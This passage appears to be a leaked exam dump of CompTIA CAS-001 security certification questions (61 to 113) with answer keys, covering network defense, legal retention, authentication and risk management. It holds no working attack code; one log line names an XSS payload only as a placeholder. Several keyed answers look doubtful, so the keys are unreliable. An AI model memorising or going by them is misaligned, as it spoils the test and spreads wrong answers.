A morphed worm carrying a 0-day payload has infiltrated the company network and is now spreading across the organization. The security administrator was able to isolate the worm communication and payload distribution channel to TCP port 445. Which of the following can the administrator do in the short term to minimize the attack?

- A. Deploy the following ACL to the HIPS: DENY - TCP - ANY - ANY 445.
- B. Run a TCP 445 port scan across the organization and patch hosts with open ports.
- C. Add the following ACL to the corporate firewall: DENY - TCP - ANY - ANY - 445.
- D. Force a signature update and full system scan from the enterprise anti-virus solution.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 61

A security administrator wants to verify and improve the security of a business process which is tied to proven company workflow. The security administrator was able to improve security by applying controls that were defined by the newly released company security standard. Such controls included code improvement, transport encryption, and interface restrictions. Which of the following can the security administrator do to further increase security after having exhausted all the technical controls dictated by the company's security standard?

- A. Modify the company standard to account for higher security and meet with upper management for approval to implement the new standard.
- B. Conduct a gap analysis and recommend appropriate non-technical mitigating controls, and Real 124
CompTIA CAS-001 Exam
incorporate the new controls into the standard.
- C. Conduct a risk analysis on all current controls, and recommend appropriate mechanisms to increase overall security.
- D. Modify the company policy to account for higher security, adapt the standard accordingly, and implement new technical controls.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 62

A company receives an e-discovery request for the Chief Information Officer's (CIO's) email data. The storage administrator reports that the data retention policy relevant to their industry only requires one year of email data. However the storage administrator also reports that there are three years of email data on the server and five years of email data on backup tapes. How many years of data MUST the company legally provide?

- A. 1
- B. 2
- C. 3
- D. 5

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 63

The VoIP administrator starts receiving reports that users are having problems placing phone calls. The VoIP administrator cannot determine the issue, and asks the security administrator for help. The security administrator reviews the switch interfaces and does not see an excessive amount of network traffic on the voice

network. Using a protocol analyzer, the security administrator does see an excessive number of SIP INVITE packets destined for the SIP proxy. Based on the information given, which of the following types of attacks is underway and how can it be remediated?

- A. Man in the middle attack; install an IPS in front of SIP proxy.
- B. Man in the middle attack; use 802.1x to secure voice VLAN.
- C. Denial of Service; switch to more secure H.323 protocol.
- D. Denial of Service; use rate limiting to limit traffic.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 64

The Chief Information Security Officer (CISO) of a small bank wants to embed a monthly testing regiment into the security management plan specifically for the development area. The CISO's requirements are that testing must have a low risk of impacting system stability, can be scripted, and is very thorough. The development team claims that this will lead to a higher degree of test script maintenance and that it would be preferable if the testing was outsourced to a third party. The CISO still maintains that third-party testing would not be as thorough as the third party lacks the introspection of the development team. Which of the following will satisfy the CISO requirements?

- A. Grey box testing performed by a major external consulting firm who have signed a NDA.
- B. Black box testing performed by a major external consulting firm who have signed a NDA.
- C. White box testing performed by the development and security assurance teams.
- D. Grey box testing performed by the development and security assurance teams.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 65

A large corporation which is heavily reliant on IT platforms and systems is in financial difficulty and needs to drastically reduce costs in the short term to survive. The Chief Financial Officer (CFO) has mandated that all IT and architectural functions will be outsourced and a mixture of providers will be selected. One provider will manage the desktops for five years, another provider will manage the network for ten years, another provider will be responsible for security for four years, and an offshore provider will perform day to day business processing functions for two years. At the end of each contract the incumbent may be renewed or a new provider may be selected. Which of the following are the MOST likely risk implications of the CFO's business decision?

- A. Strategic architecture will be adversely impacted through the segregation of duties between the providers. Vendor management costs will remain unchanged. The risk position of the organization will decline as specialists now maintain the environment. The implementation of security controls and security updates will improve. Internal knowledge of IT systems will improve as providers maintain system documentation.
- B. Strategic architecture will improve as more time can be dedicated to strategy. System stability will improve as providers use specialists and tested processes to maintain systems. Vendor management costs will increase and the organization's flexibility to react to new market conditions will be reduced slightly. Internal knowledge of IT systems will improve as providers maintain Real 126
CompTIA CAS-001 Exam
system documentation. The risk position of the organization will remain unchanged.
- C. Strategic architecture will not be impacted in the short term, but will be adversely impacted in the long term through the segregation of duties between the providers. Vendor management costs will stay the same and the organization's flexibility to react to new market conditions will be improved through best of breed technology implementations. Internal knowledge of IT systems will decline over time. The implementation of security controls and security updates will not change.
- D. Strategic architecture will be adversely impacted through the segregation of duties between the providers. Vendor management costs will increase and the organization's flexibility to react to new market conditions will be reduced. Internal knowledge of IT systems will decline and decrease future platform development. The implementation of security controls and security updates will take longer as responsibility crosses multiple boundaries.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 66

A small customer focused bank with implemented least privilege principles, is concerned about the possibility of branch staff unintentionally aiding fraud in their day to day interactions with customers. Bank staff has been encouraged to build friendships with customers to make the banking experience feel more personal. The security and risk team have decided that a policy needs to be implemented across all branches to address the risk. Which of the following BEST addresses the security and risk team's concerns?

- A. Information disclosure policy
- B. Awareness training
- C. Job rotation
- D. Separation of duties

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

answer is valid.

QUESTION 67

A hosting company provides inexpensive guest virtual machines to low-margin customers. Customers manage their own guest virtual machines. Some customers want basic guarantees of logical separation from other customers and it has been indicated that some customers would like to have configuration control of this separation; whereas others want this provided as a value-added service by the hosting company. Which of the following BEST meets these requirements?

- A. The hosting company should install a hypervisor-based firewall and allow customers to manage Real 127
CompTIA CAS-001 Exam
this on an as-needed basis.
- B. The hosting company should manage the hypervisor-based firewall; while allowing customers to configure their own host-based firewall.
- C. Customers should purchase physical firewalls to protect their guest hosts and have the hosting company manage these if requested.
- D. The hosting company should install a host-based firewall on customer guest hosts and offer to administer host firewalls for customers if requested.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 68

A financial company implements end-to-end encryption via SSL in the DMZ, and only IPSec in transport mode with AH enabled and ESP disabled throughout the internal network. The company has hired a security consultant to analyze the network infrastructure and provide a solution for intrusion prevention. Which of the following recommendations should the consultant provide to the security administrator?

- A. Switch to TLS in the DMZ. Implement NIPS on the internal network, and HIPS on the DMZ.
- B. Switch IPSec to tunnel mode. Implement HIPS on the internal network, and NIPS on the DMZ.
- C. Disable AH. Enable ESP on the internal network, and use NIPS on both networks.
- D. Enable ESP on the internal network, and place NIPS on both networks.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 69

A developer is coding the crypto routine of an application that will be installed on a standard headless and diskless server connected to a NAS housed in the

datacenter. The developer has written the following six lines of code to add entropy to the routine:

- 1 - If VIDEO input exists, use video data for entropy
- 2 - If AUDIO input exists, use audio data for entropy
- 3 - If MOUSE input exists, use mouse data for entropy
- 4 - IF KEYBOARD input exists, use keyboard data for entropy
- 5 - IF IDE input exists, use IDE data for entropy

Real 128

CompTIA CAS-001 Exam

- 6 - IF NETWORK input exists, use network data for entropy

Which of the following lines of code will result in the STRONGEST seed when combined?

- A. 2 and 1
- B. 3 and 5
- C. 5 and 2
- D. 6 and 4

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 70

After three vendors submit their requested documentation, the CPO and the SPM can better understand what each vendor does and what solutions that they can provide. But now they want to see the intricacies of how these solutions can adequately match the requirements needed by the firm. Upon the directive of the CPO, the CISO should submit which of the following to the three submitting firms?

- A. A T&M contract
- B. An RFP
- C. A FFP agreement
- D. A new RFQ

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 71

The <nameID> element in SAML can be provided in which of the following predefined formats? (Select TWO).

- A. X.509 subject name
- B. PTR DNS record
- C. EV certificate OID extension
- D. Kerberos principal name
- E. WWN record name

Correct Answer: AD

Section: (none)

Explanation

Explanation/Reference:

QUESTION 72

A corporation has expanded for the first time by integrating several newly acquired businesses.

Which of the following are the FIRST tasks that the security team should undertake? (Select TWO).

- A. Remove acquired companies Internet access.
- B. Federate identity management systems.
- C. Install firewalls between the businesses.
- D. Re-image all end user computers to a standard image.
- E. Develop interconnection policy.
- F. Conduct a risk analysis of each acquired company's networks.

Correct Answer: EF

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 73

New zero-day attacks are announced on a regular basis against a broad range of technology systems. Which of the following best practices should a security manager do to manage the risks of these attack vectors? (Select TWO).

- A. Establish an emergency response call tree.
- B. Create an inventory of applications.
- C. Backup the router and firewall configurations.
- D. Maintain a list of critical systems.
- E. Update all network diagrams.

Correct Answer: BD

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 74

A WAF without customization will protect the infrastructure from which of the following attack combinations?

Real 130

CompTIA CAS-001 Exam

- A. DDoS, DNS poisoning, Boink, Teardrop
- B. Reflective XSS, HTTP exhaustion, Teardrop
- C. SQL Injection, DOM based XSS, HTTP exhaustion
- D. SQL Injection, CSRF, Clickjacking

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 75

Company ABC is planning to outsource its Customer Relationship Management system (CRM) and marketing / leads management to Company XYZ.

Which of the following is the MOST important to be considered before going ahead with the service?

- A. Internal auditors have approved the outsourcing arrangement.
- B. Penetration testing can be performed on the externally facing web system.
- C. Ensure there are security controls within the contract and the right to audit.
- D. A physical site audit is performed on Company XYZ's management / operation.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 76

The Linux server at Company A hosts a graphical application widely used by the company designers. One designer regularly connects to the server from a Mac laptop in the designer's office down the hall. When the security engineer learns of this it is discovered the connection is not secured and the password can easily be obtained via network sniffing. Which of the following would the security engineer MOST likely implement to secure this connection?

Linux Server: 192.168.10.10/24

Mac Laptop: 192.168.10.200/24

- A. From the server, establish an SSH tunnel to the Mac and VPN to 192.168.10.200.
- B. From the Mac, establish a remote desktop connection to 192.168.10.10 using Network Layer Authentication and the CredSSP security provider.
- C. From the Mac, establish a VPN to the Linux server and connect the VNC to 127.0.0.1.
- D. From the Mac, establish a SSH tunnel to the Linux server and connect the VNC to 127.0.0.1.

Real 131

CompTIA CAS-001 Exam

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 77

A data breach has occurred at Company A and as a result, the Chief Information Officer (CIO) has resigned. The CIO's laptop, cell phone and PC were all wiped of data per company policy. A month later, prosecutors in litigation with Company A suspect the CIO knew about the data breach long before it was discovered and have issued a subpoena requesting all the CIO's email from the last 12 months. The corporate retention policy recommends keeping data for no longer than 90 days. Which of the following should occur?

- A. Restore the CIO's email from an email server backup and provide the last 90 days from the date of the subpoena request.
- B. Inform the litigators that the CIO's information has been deleted as per corporate policy.
- C. Restore the CIO's email from an email server backup and provide the last 90 days from the date of the CIO resignation.
- D. Restore the CIO's email from an email server backup and provide whatever is available up to the last 12 months from the subpoena date.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 78

A security administrator at a Lab Company is required to implement a solution which will provide the highest level of confidentiality possible to all data on the lab network.

The current infrastructure design includes:

- Two-factor token and biometric based authentication for all users
- Attributable administrator accounts
- Logging of all transactions
- Full disk encryption of all HDDs
- Finely granular access controls to all resources
- Full virtualization of all servers
- The use of LUN masking to segregate SAN data
- Port security on all switches

The network is protected with a firewall implementing ACLs, a NIPS device, and secured wireless access points.

Real 132

CompTIA CAS-001 Exam

Which of the following cryptographic improvements should be made to the current architecture to achieve the stated goals?

- A. PKI based authorization
- B. Transport encryption

- C. Data at rest encryption
- D. Code signing

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 79

A data processing server uses a Linux based file system to remotely mount physical disks on a shared SAN. The server administrator reports problems related to processing of files where the file appears to be incompletely written to the disk. The network administration team has conducted a thorough review of all network infrastructure and devices and found everything running at optimal performance. Other SAN customers are unaffected. The data being processed consists of millions of small files being written to disk from a network source one file at a time. These files are then accessed by a local Java program for processing before being transferred over the network to a SE Linux host for processing. Which of the following is the MOST likely cause of the processing problem?

- A. The administrator has a PERL script running which disrupts the NIC by restarting the CRON process every 65 seconds.
- B. The Java developers accounted for network latency only for the read portion of the processing and not the write process.
- C. The virtual file system on the SAN is experiencing a race condition between the reads and writes of network files.
- D. The Linux file system in use cannot write files as fast as they can be read by the Java program resulting in the errors.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

answer is up-to-date.

QUESTION 80

Company ABC was formed by combining numerous companies which all had multiple databases, web portals, and cloud data sets. Each data store had a unique set of custom developed authentication mechanisms and schemas. Which of the following approaches to combining the disparate mechanisms has the LOWEST up front development costs?

Real 133

CompTIA CAS-001 Exam

- A. Attestation
- B. PKI

- C. Biometrics
- D. Federated IDs

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 81

A security researcher is about to evaluate a new secure VoIP routing appliance. The appliance manufacturer claims the new device is hardened against all known attacks and several un-disclosed zero day exploits. The code base used for the device is a combination of compiled C and TC/TKL scripts. Which of the following methods should the security research use to enumerate the ports and protocols in use by the appliance?

- A. Device fingerprinting
- B. Switchport analyzer
- C. Grey box testing
- D. Penetration testing

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 82

Customer Need:

"We need the system to produce a series of numbers with no discernible mathematical progression for use by our Java based, PKI-enabled, customer facing website."

Which of the following BEST restates the customer need?

- A. The system shall use a pseudo-random number generator seeded the same every time.
- B. The system shall generate a pseudo-random number upon invocation by the existing Java program.
- C. The system shall generate a truly random number based upon user PKI certificates.
- D. The system shall implement a pseudo-random number generator for use by corporate customers.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 83

A security engineer is implementing a new solution designed to process e-business transactions and record them in a corporate audit database. The project has multiple technical stakeholders. The database team controls the physical database resources, the internal audit division controls the audit records in the database, the web hosting team is responsible for implementing the website front end and shopping cart application, and the accounting department is responsible for processing the transaction and interfacing with the payment processor. As the solution owner, the security engineer is responsible for ensuring which of the following?

- A. Ensure the process functions in a secure manner from customer input to audit review.
- B. Security solutions result in zero additional processing latency.
- C. Ensure the process of storing audit records is in compliance with applicable laws.
- D. Web transactions are conducted in a secure network channel.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 84

A large financial company has a team of security-focused architects and designers that contribute into broader IT architecture and design solutions. Concerns have been raised due to the security contributions having varying levels of quality and consistency. It has been agreed that a more formalized methodology is needed that can take business drivers, capabilities, baselines, and re-usable patterns into account. Which of the following would BEST help to achieve these objectives?

- A. Construct a library of re-usable security patterns
- B. Construct a security control library
- C. Introduce an ESA framework
- D. Include SRTM in the SDLC

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 85

Real 135

CompTIA CAS-001 Exam

A University uses a card transaction system that allows students to purchase goods using their student ID. Students can put money on their ID at terminals throughout the campus. The security administrator was notified that computer science students have been using the network to illegally put money on their cards. The administrator would like to attempt to reproduce what the students are doing. Which of the following is the BEST course of action?

- A. Notify the transaction system vendor of the security vulnerability that was discovered.
- B. Use a protocol analyzer to reverse engineer the transaction system's protocol.
- C. Contact the computer science students and threaten disciplinary action if they continue their actions.
- D. Install a NIDS in front of all the transaction system terminals.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 86

At 10:35 a.m. a malicious user was able to obtain a valid authentication token which allowed read/write access to the backend database of a financial company. At 10:45 a.m. the security administrator received multiple alerts from the company's statistical anomaly-based IDS about a company database administrator performing unusual transactions. At 10:55 a.m. the security administrator resets the database administrator's password.

At 11:00 a.m. the security administrator is still receiving alerts from the IDS about unusual transactions from the same user. Which of the following is MOST likely the cause of the alerts?

- A. The IDS logs are compromised.
- B. The new password was compromised.
- C. An input validation error has occurred.
- D. A race condition has occurred.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 87

Company A is purchasing Company B. Company A uses a change management system for all IT processes while Company B does not have one in place. Company B's IT staff needs to purchase a third party product to enhance production. Which of the following NEXT steps should be implemented to address the security impacts this product may cause?

Real 136

CompTIA CAS-001 Exam

- A. Purchase the product and test it in a lab environment before installing it on any live system.
- B. Allow Company A and B's IT staff to evaluate the new product prior to purchasing it.
- C. Purchase the product and test it on a few systems before installing it throughout the entire company.
- D. Use Company A's change management process during the evaluation of the new product.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 88

The marketing department at Company A regularly sends out emails signed by the company's Chief Executive Officer (CEO) with announcements about the company. The CEO sends company and personal emails from a different email account. During legal proceedings against the company, the Chief Information Officer (CIO) must prove which emails came from the CEO and which came from the marketing department. The email server allows emails to be digitally signed and the corporate PKI provisioning allows for one certificate per user. The CEO did not share their password with anyone. Which of the following will allow the CIO to state which emails the CEO sent and which the marketing department sent?

- A. Identity proofing
- B. Non-repudiation
- C. Key escrow
- D. Digital rights management

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

valid and updated.

QUESTION 89

A security administrator must implement a SCADA style network overlay to ensure secure remote management of all network management and infrastructure devices. Which of the following BEST describes the rationale behind this architecture?

- A. A physically isolated network that allows for secure metric collection.
- B. A physically isolated network with inband management that uses two factor authentication.
- C. A logically isolated network with inband management that uses secure two factor authentication.
- D. An isolated network that provides secure out-of-band remote management.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 90

A helpdesk manager at a financial company has received multiple reports from employees and customers that their phone calls sound metallic on the voice system. The helpdesk has been using VoIP lines encrypted from the handset to the PBX for several years. Which of the following should be done to address this issue for the future?

- A. SIP session tagging and QoS
- B. A dedicated VLAN
- C. Lower encryption setting
- D. Traffic shaping

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 91

Which of the following provides the HIGHEST level of security for an integrated network providing services to authenticated corporate users?

- A. Point to point VPN tunnels for external users, three-factor authentication, a cold site, physical security guards, cloud based servers, and IPv6 networking.

- B. IPv6 networking, port security, full disk encryption, three-factor authentication, cloud based servers, and a cold site.
- C. Port security on switches, point to point VPN tunnels for user server connections, two-factor cryptographic authentication, physical locks, and a standby hot site.
- D. Port security on all switches, point to point VPN tunnels for user connections to servers, two- factor authentication, a sign-in roster, and a warm site.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 92

A newly-appointed risk management director for the IT department at Company XYZ, a major pharmaceutical manufacturer, needs to conduct a risk analysis regarding a new system which the

Real 138

CompTIA CAS-001 Exam

developers plan to bring on-line in three weeks. The director begins by reviewing the thorough and well-written report from the independent contractor who performed a security assessment of the system. The report details what seem to be a manageable volume of infrequently exploited security vulnerabilities. The director decides to implement continuous monitoring and other security controls to mitigate the impact of the vulnerabilities. Which of the following should the director require from the developers before agreeing to deploy the system?

- A. An incident response plan which guarantees response by tier two support within 15 minutes of an incident.
- B. A definitive plan of action and milestones which lays out resolutions to all vulnerabilities within six months.
- C. Business insurance to transfer all risk from the company shareholders to the insurance company.
- D. A prudent plan of action which details how to decommission the system within 90 days of becoming operational.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 93

Company XYZ has transferred all of the corporate servers, including web servers, to a cloud hosting provider to reduce costs. All of the servers are running unpatched, outdated versions of Apache. Furthermore, the corporate financial data is also hosted by the cloud services provider, but it is encrypted when not in use. Only the DNS server is configured to audit user and administrator actions and logging is disabled on the other virtual machines. Given this scenario, which of the following is the MOST significant risk to the system?

- A. All servers are unpatched and running old versions.
- B. Financial data is processed without being encrypted.
- C. Logging is disabled on critical servers.
- D. Server services have been virtualized and outsourced.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 94

A Chief Information Security Officer (CISO) of a major consulting firm has significantly increased the company's security posture; however, the company is still plagued by data breaches of misplaced assets. These data breaches as a result have led to the compromise of sensitive

Real 139

CompTIA CAS-001 Exam

corporate and client data on at least 25 occasions. Each employee in the company is provided a laptop to perform company business. Which of the following actions can the CISO take to mitigate the breaches?

- A. Reload all user laptops with full disk encryption software immediately.
- B. Implement full disk encryption on all storage devices the firm owns.
- C. Implement new continuous monitoring procedures.
- D. Implement an open source system which allows data to be encrypted while processed.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 95

The security administrator is responsible for the confidentiality of all corporate data. The company's servers are located in a datacenter run by a different vendor. The vendor datacenter hosts servers for many different clients, all of whom have access to the datacenter. None of the racks are physically secured. Recently, the company has been the victim of several attacks involving data injection and exfiltration. The security administrator suspects these attacks are due to several new network based attacks facilitated by having physical access to a system. Which of the following BEST describes how to adapt to the threat?

- A. Apply port security to all switches, switch to SCP, and implement IPsec tunnels between devices.
- B. Apply two factor authentication, require point to point VPNs, and enable log auditing on all devices.
- C. Apply port security to all routers, switch to telnet, and implement point to point VPNs on all servers.
- D. Apply three factor authentication, implement IPsec, and enable SNMP.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 96

Which of the following should be used to identify overflow vulnerabilities?

- A. Fuzzing
- B. Input validation
- C. Privilege escalation
- D. Secure coding standards

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 97

When attending the latest security conference, an information security administrator noticed only a few people carrying a laptop around. Most other attendees only carried their smartphones.

Which of the following would impact the security of conference's resources?

- A. Wireless network security may need to be increased to decrease access of mobile devices.
- B. Physical security may need to be increased to deter or prevent theft of mobile devices.
- C. Network security may need to be increased by reducing the number of available physical network jacks.
- D. Wireless network security may need to be decreased to allow for increased access of mobile devices.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 98

A network administrator notices a security intrusion on the web server. Which of the following is noticed by `http://test.com/modules.php?op=modload&name=XForum&file=[hostilejavascript]&fid=2` in the log file?

- A. Buffer overflow
- B. Click jacking
- C. SQL injection
- D. XSS attack

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 99

Real 141

CompTIA CAS-001 Exam

The Chief Technology Officer (CTO) has decided that servers in the company datacenter should be virtualized to conserve physical space. The risk assurance officer is concerned that the project team in charge of virtualizing servers plans to co-mingle many guest operating systems with different security requirements to speed up the rollout and reduce the number of host operating systems or hypervisors required.

Which of the following BEST describes the risk assurance officer's concerns?

- A. Co-mingling guest operating system with different security requirements allows guest OS privilege elevation to occur within the guest OS via shared memory allocation with the host OS.
- B. Co-mingling of guest operating systems with different security requirements increases the risk of data loss if the hypervisor fails.
- C. A weakly protected guest OS combined with a host OS exploit increases the chance of a successful VMescape attack being executed, compromising the hypervisor and other guest OS.
- D. A weakly protected host OS will allow the hypervisor to become corrupted resulting in data throughput performance issues.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 100

Due to cost and implementation time pressures, a security architect has allowed a NAS to be used instead of a SAN for a non-critical, low volume database. Which of the following would make a NAS unsuitable for a business critical, high volume database application that required a high degree of data confidentiality and data availability? (Select THREE).

- A. File level transfer of data
- B. Zoning and LUN security
- C. Block level transfer of data
- D. Multipath
- E. Broadcast storms
- F. File level encryption
- G. Latency

Correct Answer: AEG

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 101

Real 142

CompTIA CAS-001 Exam

An IT administrator wants to restrict DNS zone transfers between two geographically dispersed, external company DNS name servers, and has decided to use TSIG. Which of the following are critical when using TSIG? (Select TWO).

- A. Periodic key changes once the initial keys are established between the DNS name servers.
- B. Secure exchange of the key values between the two DNS name servers.
- C. A secure NTP source used by both DNS name servers to avoid message rejection.
- D. DNS configuration files on both DNS name servers must be identically encrypted.
- E. AES encryption with a SHA1 hash must be used to encrypt the configuration files on both DNS name servers.

Correct Answer: BC

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 102

As part of the ongoing information security plan in a large software development company, the Chief Information officer (CIO) has decided to review and update the company's privacy policies and procedures to reflect the changing business environment and business requirements.

Training and awareness of the new policies and procedures has been incorporated into the security awareness program which should be:

- A. presented by top level management to only data handling staff.
- B. customized for the various departments and staff roles.
- C. technical in nature to ensure all development staff understand the procedures.
- D. used to promote the importance of the security department.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 103

Which of the following is the BEST place to contractually document security priorities, responsibilities, guarantees, and warranties when dealing with outsourcing providers?

- A. NDA
 - B. OLA
 - C. MOU
 - D. SLA
- Real 143
CompTIA CAS-001 Exam

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 104

Staff from the sales department have administrator rights to their corporate standard operating environment, and often connect their work laptop to customer networks when onsite during meetings and presentations. This increases the risk and likelihood of a security incident when the sales staff reconnects to the corporate LAN. Which of the following controls would BEST protect the corporate network?

- A. Implement a network access control (NAC) solution that assesses the posture of the laptop before granting network access.
- B. Use an independent consulting firm to provide regular network vulnerability assessments and biannually qualitative risk assessments.
- C. Provide sales staff with a separate laptop with no administrator access just for sales visits.
- D. Update the acceptable use policy and ensure sales staff read and acknowledge the policy.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 105

The risk committee has endorsed the adoption of a security system development life cycle (SSDLC) designed to ensure compliance with PCI-DSS, HIPAA, and meet the organization's mission. Which of the following BEST describes the correct order of implementing a five phase SSDLC?

- A. Initiation, assessment/acquisition, development/implementation, operations/maintenance and sunset.
- B. Initiation, acquisition/development, implementation/assessment, operations/maintenance and sunset.
- C. Assessment, initiation/development, implementation/assessment, operations/maintenance and disposal.
- D. Acquisition, initiation/development, implementation/assessment, operations/maintenance and disposal.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:**QUESTION 106**

An organization determined that each of its remote sales representatives must use a smartphone for email access.

The organization provides the same centrally manageable model to each person.

Which of the following mechanisms BEST protects the confidentiality of the resident data?

- A. Require dual factor authentication when connecting to the organization's email server.
- B. Require each sales representative to establish a PIN to access the smartphone and limit email storage to two weeks.
- C. Require encrypted communications when connecting to the organization's email server.
- D. Require a PIN and automatic wiping of the smartphone if someone enters a specific number of incorrect PINs.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 107

An organization did not know its internal customer and financial databases were compromised until the attacker published sensitive portions of the database on several popular attacker websites. The organization was unable to determine when, how, or who conducted the attacks but rebuilt, restored, and updated the compromised database server to continue operations.

Which of the following is MOST likely the cause for the organization's inability to determine what really occurred?

- A. Too few layers of protection between the Internet and internal network
- B. Lack of a defined security auditing methodology
- C. Poor intrusion prevention system placement and maintenance
- D. Insufficient logging and mechanisms for review

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 108

An administrator has a system hardening policy to only allow network access to certain services, to always use similar hardware, and to protect from unauthorized application configuration changes.

Which of the following technologies would help meet this policy requirement? (Select TWO).

- A. Spam filter
- B. Solid state drives
- C. Management interface
- D. Virtualization
- E. Host firewall

Correct Answer: DE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 109

About twice a year a switch fails in a company's network center. Under the maintenance contract, the switch would be replaced in two hours losing the business \$1,000 per hour. The cost of a spare switch is \$3,000 with a 12-hour delivery time and would eliminate downtime costs if purchased ahead of time. The maintenance contract is \$1,500 per year.

Which of the following is true in this scenario?

- A. It is more cost-effective to eliminate the maintenance contract and purchase a replacement upon failure.
- B. It is more cost-effective to purchase a spare switch prior to an outage and eliminate the maintenance contract.
- C. It is more cost-effective to keep the maintenance contract instead of purchasing a spare switch prior to an outage.
- D. It is more cost-effective to purchase a spare switch prior to an outage and keep the maintenance contract.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 110

Real 146

CompTIA CAS-001 Exam

An administrator receives reports that the network is running slow for users connected to a certain switch. Viewing the network traffic, the administrator reviews the following:

18:51:59.042108 IP linuxwksta.55467 > dns.company.com.domain: 39462+ PTR? 222.17.4.10.in-addr.arpa. (42)

18:51:59.055732 IP dns.company.com.domain > linuxwksta.55467: 39462 NXDomain 0/0/0 (42)

18:51:59.055842 IP linuxwksta.48287 > dns.company.com.domain: 46767+ PTR? 255.19.4.10.in- addr.arpa. (42)

18:51:59.069816 IP dns.company.com.domain > linuxwksta.48287: 46767 NXDomain 0/0/0 (42)

18:51:59.159060 IP linuxwksta.42491 > 10.4.17.72.iscsi-target: Flags [P.], seq 1989625106:1989625154, ack 2067334822, win 1525, options [nop,nop,TS val 16021424 ecr 215646227], length 48

18:51:59.159145 IP linuxwksta.48854 > dns.company.com.domain: 3834+ PTR? 72.17.4.10.in- addr.arpa. (41)

18:51:59.159314 IP 10.4.17.72.iscsi-target > linuxwksta.42491: Flags [P.], seq 1:49, ack 48, win 124, options [nop,nop,TS val 215647479 ecr 16021424], length 48

18:51:59.159330 IP linuxwksta.42491 > 10.4.17.72.iscsi-target: Flags [.], ack 49, win 1525, options [nop,nop,TS val 16021424 ecr 215647479], length 0

18:51:59.165342 IP dns.company.com.domain > linuxwksta.48854: 3834 NXDomain 0/0/0 (41)

18:51:59.397461 ARP, Request who-has 10.4.16.58 tell 10.4.16.1, length 46

18:51:59.397597 IP linuxwksta.37684 > dns.company.com.domain: 15022+ PTR? 58.16.4.10.in- addr.arpa. (41)

Given the traffic report, which of the following is MOST likely causing the slow traffic?

- A. DNS poisoning
- B. Improper network zoning
- C. ARP poisoning
- D. Improper LUN masking

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 111

Real 147

CompTIA CAS-001 Exam

An intrusion detection system logged an attack attempt from a remote IP address. One week later, the attacker successfully compromised the network. Which of the following MOST likely occurred?

- A. The IDS generated too many false negatives.
- B. The attack occurred after hours.
- C. The IDS generated too many false positives.
- D. No one was reviewing the IDS event logs.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 112

A company receives a subpoena for email that is four years old. Which of the following should the company consult to determine if it can provide the email in question?



<http://www.gratisexam.com/>

- A. Data retention policy
- B. Business continuity plan
- C. Backup and archive processes
- D. Electronic inventory

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

answer is updated.

QUESTION 113

A new company requirement mandates the implementation of multi-factor authentication to access network resources. The security administrator was asked to

